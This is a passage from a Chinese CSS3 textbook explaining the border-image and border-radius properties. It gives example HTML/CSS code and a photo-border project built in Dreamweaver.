


图 10-11　使用 border-color 属性的效果图

10.3.2　border-image 属性

CSS 2 之前的版本中长和宽处于变换状态的元素，如果要使用图像边框非常麻烦。而 CSS 3 新增加的 border-image 属性功能非常强大，不仅解决了传统的使用背景图片设置边框样式的问题，减少了页面中的元素，还可以模拟实现 background-image 属性的功能。

1. 基本语法

border-image 属性的语法如下所示：

```
border-image:none | <image> [ <number> |  <percentage>]{1,4} [ /<border-width>{1,4} ] / [stretch | repeate | round]{0,2}
```

其中比较常用的参数如下所示：

- **none**　默认值，无背景图。
- **image**　使用相对或绝对路径定义背景图像。
- **number**　用来设置边框宽度，就像 border-width 一样取值，可以设置 1～4 个值，表示上、右、下、左 4 个方向。其默认单位是 px。
- **percentage**　用来设置边框的宽度，主要是针对背景图像来说的。使用百分比表示。
- **stretch、repeat 和 round**　可选属性，用来设置边框背景图片的铺放方式。stretch 是默认值，表示拉伸，repeat 是重复，round 是平铺。

border-image 属性值中至少必须指定 5 个参数，其中第一个参数为边框所使用的图像文件路径，接下来 4 个参数表示当浏览器自动把边框所使用到的图像进行分隔时的上边距、右边距、下边距和左边距。

2. 使用方法

浏览器对边框分割图像时会自动将图像分割为 9 部分，它的分割方法与“九宫格”模型相似，如图 10-12 所示。




图 10-12　浏览器对图像的分隔示意图

它们的具体属性如下所示：

- **border-top-left-image**　定义左上角边框的背景图像。
- **border-top-image**　定义顶部边框的背景图像。
- **border-top-right-image**　定义右上角边框的背景图像。
- **border-left-image**　定义左侧边框的背景图像。
- **border-right-image**　定义右侧边框的背景图像。

- **border-bottom-left-image** 定义左下角边框的背景图像。
- **border-bottom-image** 定义底部边框的背景图像。
- **border-bottom-right-image** 定义右下角边框的背景图像。

其中 border-top-left-image、border-top-right-image、border-bottom-right-image 和 border-bottom-left-image（即 1、3、9、7）这 4 个边角的部分没有任何展示效果，常被称作盲区；而 border-top-image、border-right-image、border-bottom-image 和 border-left-image（即 2、6、8、4）这 4 个部分在 border-image 中是展示效果的区域。

3. 指定图像边框的宽度

在 CSS 3 中除了可以使用 border 属性或者 border-width 属性来指定边框的宽度外，还可以使用 border-image 属性指定边框的宽度。

【实践案例 10-6】

下面通过简单的案例来介绍一下 border-image 属性的使用。在 Dreamweaver 中新建 html10-7 页面，添加 div 元素，然后使用 border-image 属性设置边框的图像。代码如下所示：

```
<style type="text/css">
    p{
        font-size:18px;
        font-family:"Trebuchet MS", Arial, Helvetica, sans-serif;
        font-weight:bold;
    }
    div{
        -webkit-border-image: url(images/1017.jpg) 100 60 100 60/50px;
        -moz-border-image: url(images/1017.jpg) 100 60 100 60/50px;
        -o-border-image: url(images/1017.jpg) 100 60 100 60/50px;
        height:330px;
        width:450px;
    }
</style>
</head>
<body>
    <div>
        <center><p>面朝大海 春暖花开</p>
        从明天起做个幸福的人</br>
        喂马劈柴周游世界 </br>
        从明天起关心粮食和蔬菜</br>
        我有一所房子 </br>
        面朝大海春暖花开</br>
        从明天起和每一个亲人通信 </br>
        告诉他们我的幸福</br>
        那幸福的闪电告诉我的</br>
        我将告诉每一个人</br>
```

```
            给每一条河每一座山取个温暖的名字</br>
            陌生人我也为你祝福</br>
            愿你有一个灿烂前程</br>
            给每一条河每一座山取个温暖的名字</br>
            愿你有情人终成眷属</br>
            愿你在尘世获得幸福</br>
            我只愿面朝大海春暖花开</br></center>
        </div>
    </body>
```

上述代码主要使用 border-image 属性设置边框的图像，url 指定了图像的路径，然后使用“100 60 100 60”这 4 个参数指定边框所使用到的图像分割时的上边距、右边距、下边距以及左边距，而 50px 设置边框的宽度，在 CSS 3 中如果图像分割时指定 4 个方向的边框宽度相同时，可以只写一个参数，其他 3 个参数省略。以上代码在 Chrome 浏览器中的效果如图 10-13 所示。




图 10-13　使用 border-image 属性的效果图

10.3.3　border-radius 属性

CSS 2 之前的版本需要使用图像文件才能绘制圆角边框，而 CSS 3 新增加的 border-radius 属性只靠样式就能完成圆角边框的绘制。目前为止，Firefox 浏览器、Opera 浏览器和 Chrome 浏览器等都支持这种绘制圆角边框的属性，使用 border-radius 属性有下面几个优点：

- ❑ 减少维护的工作量。
- ❑ 提高网页的性能。

- 增加视觉的可靠性和美观度。

border-radius 属性常用的语法如下所示：

```
border-radius:none | <length>{1,4} [/ <length>{1,4} ]
```



参数 length 表示由浮点数字和单位标识符组成的长度值，不能为负值。可以设置 1～4 个值。

border-radius 是一种缩写的方法，如果“/”前后的值都存在，那么“/”前面的值设置其水平半径，“/”后面的值设置垂直半径；如果没有“/”,表示水平半径和垂直半径相等。另外，设置的 4 个值是按照 top-left、top-right，bottom-right 和 bottom-left 的顺序来设置的。常见的形式如下所示：

- **border-radius: [<length>{1,4}]** 只有一个值，表示 4 个方向的值相等。
- **border-radius: [<length>{1,4}] [<length>{1,4}]** 只有两个值，表示 top-left 和 bottom-right 的值相等，top-right 和 bottom-left 的值相等。
- **border-radius: [<length>{1,4}] [<length>{1,4}] [<length>{1,4}]** 设置 3 个值，第一个值设置 top-left，第二个值设置 top-right 和 bottom-left 并且它们的值相等，第三个值设置 bottom-right。
- **border-radius: [<length>{1,4}] [<length>{1,4}] [<length>{1,4}] [<length>{1,4}]** 表示 4 个不同方向的值。

同 border-image 属性类似，边框背景可以分为多部分用以设置不同方向的背景图像。border-radius 属性也可以分别设置不同圆角的半径。具体属性如下所示：

- **border-top-left-radius** 定义左上角的圆角。
- **border-top-right-radius** 定义右上角的圆角。
- **border-bottom-right-radius** 定义右下角的圆角。
- **border-bottom-left-radius** 定义左下角的圆角。

下面通过简单的案例来介绍 border-radius 属性的使用。

【实践案例 10-7】

在 Dreamweaver 中新建 html10-8 页面，添加 div 元素，然后使用 border-radius 属性设置背景图片为圆角边框。代码如下所示：

```
<style type="text/css">
    #img1{
        background-image:url(images/1016.jpg);
        width:600px;
        height:400px;
        border:1px dashed #6CF;
        -moz-border-radius:60px 80px 30px 120px;
        -webkit-border-radius:60px 80px 30px 120px;
        border-radius:60px 80px 30px 120px;
    }
```

```
    </style>
    </head>
    <body bgcolor="#66CCFF">
        <div id="img1"></div>
        <div id="content" style="position:absolute; left: 46px; top: 70px; width:
        400px; height: 300px; font-size:18px;">
            曲曲折折的荷塘上面，弥望的是田田的叶子。叶子出水很高，像亭亭的舞女的裙。层层
            的叶子中间，零星地点缀着些白花，有袅娜地开着的，有羞涩地打着朵儿的；正如一粒
            粒的明珠，又如碧天里的星星，又如刚出浴的美人。微风过处，送来缕缕清香，仿佛远
            处高楼上渺茫的歌声似的。这时候叶子与花也有一丝的颤动，像闪电般，霎时传过荷塘
            的那边去了。叶子本是肩并肩密密地挨着，这便宛然有了一道凝碧的波痕。叶子底下是
            脉脉的流水，遮住了，不能见一些颜色；而叶子却更见风致了。</br>
        <p>——摘自《荷塘月色》</p>
        </div>
    </body>
```

上述代码主要使用 border-radius 属性设置圆角的半径值，它的值有 4 个，第一个值表示左上角半径，第二个值表示右上角半径，第三个值表示右下角半径，最后一个值表示左下角半径。以上代码在 Chrome 浏览器中的效果如图 10-14 所示。




图 10-14　使用 border-radius 属性的效果图

10.4　项目案例 2：相片背景设置边框

在前面的章节中学习了背景样式和边框样式的各个属性，本节将通过这些属性来实现设计相片背景边框的操作。

【实例分析】

现在随着科技的进步，用手机就可以拍摄到很多自己满意的照片，可以通过自己的喜好给照片加上背景边框。本节项目案例主要使用 CSS 3 中背景样式和边框样式的几个属性

来设计一个相片的背景边框。

实现相片背景边框的主要步骤如下所示：

（1）首先在 Dreamweaver 中新建 html10-9 页面，添加 div 元素，该 div 元素用来显示图片。页面代码如下所示：

```
<body bgcolor="#66FFFF">
    <div class="img1"></div>
</body>
```

（2）为页面中的 div 元素添加相关的样式实现相片背景的效果。具体代码如下所示：

```
div.img1{
    background-image:url(images/http imgload20.jpg);
    width:600px;
    height:400px;
    border:35px groove #FCF;
    -moz-background-clip: padding;
    -webkit-background-clip: padding;
    background-origin:content-box;
    -moz-background-origin:content-box;
    -webkit-background-origin:content-box;
    -moz-border-radius:60px;
    -webkit-border-radius:60px;
    border-radius:60px;
}
```

上述代码将 background-clip 属性的值设置为 padding，该属性值表示背景从补白区域向外剪裁；将 background-origin 属性的值设置为 content-box，该属性值表示背景图像以内容边缘作为起点；将 border-radius 属性的值设置为 60px，该属性值设置边框圆角样式。另外“-webkit”和“-moz”分别表示在不同浏览器下的显示效果。

（3）运行本示例的代码进行测试，在 Chrome 浏览器中的效果如图 10-15 所示。

